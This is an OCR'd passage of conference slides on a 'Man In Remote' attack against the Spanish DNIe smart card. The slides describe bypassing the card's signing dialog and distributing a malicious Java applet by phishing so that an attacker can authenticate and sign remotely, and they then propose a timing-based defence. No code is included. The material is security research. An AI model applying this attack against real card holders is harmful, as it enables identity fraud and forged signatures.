fo

C_GetSlotInfo

C_GetSessionInfo


# Man In Remote

- Dialog when using non-Repudiation Cert




# Man In Remote

- Bypassing the dialog



# MiR Reloaded

- Moving Victim's part to a Java Applet
- Security Warning



# MiR Reloaded

- Java Version
  - Sun PKCS#11
  - Easy distribution as Phishing Attack
  - iframe + applet


# MiR Reloaded

- Till now we have achieve
  - Remote Authentication
  - Remote Signing
  - An Attacker with the PIN has full access to DNIe


# MiR Reloaded

- Second method of Authentication: Applet
  - Token Signing
  - Signed Token Uploaded via POST
  - No need of PKCS#11 Tunneling
  - Send Token and Get it Signed

# MiR Reloaded



# MiR Reloaded



# MiR: Solution


- Complex Solution
- We can't trust the PC
- Servers can't do any extra check
- Smart Cards are not so "smart"

# MiR: Solution

- Based on Response Times
- Fixed Processing Times
- Network Latency
- DNIe could abort a potential attack


# MiR: Solution

$$\left| t_{R_1} - t_{R_2} \right| = t_{p(R_1)} + t_{local}$$



# MiR: Solution

$$\left| t'_{R_1} - t'_{R_2} \right| = t_{p(R_1)} + t_{local} + 2t_{RTT}$$



# MiR: Solution

$$\left|t_{R_1} - t_{R_2}\right| = t_{p(R_1)} + t_{local}$$

$$\left|t'_{R_1} - t'_{R_2}\right| = t_{p(R_1)} + t_{local} + 2t_{RTT}$$

$$\left|t'_{R_1} - t'_{R_2}\right| >> \left|t_{R_1} - t_{R_2}\right|$$

# MiR: “Is this real Life?”

- Similar Attacks
  - http://www.itworld.com/security/134958/smart-cards-no-match-online-spies

# Man In Remote

# Thanks

Gabriel González García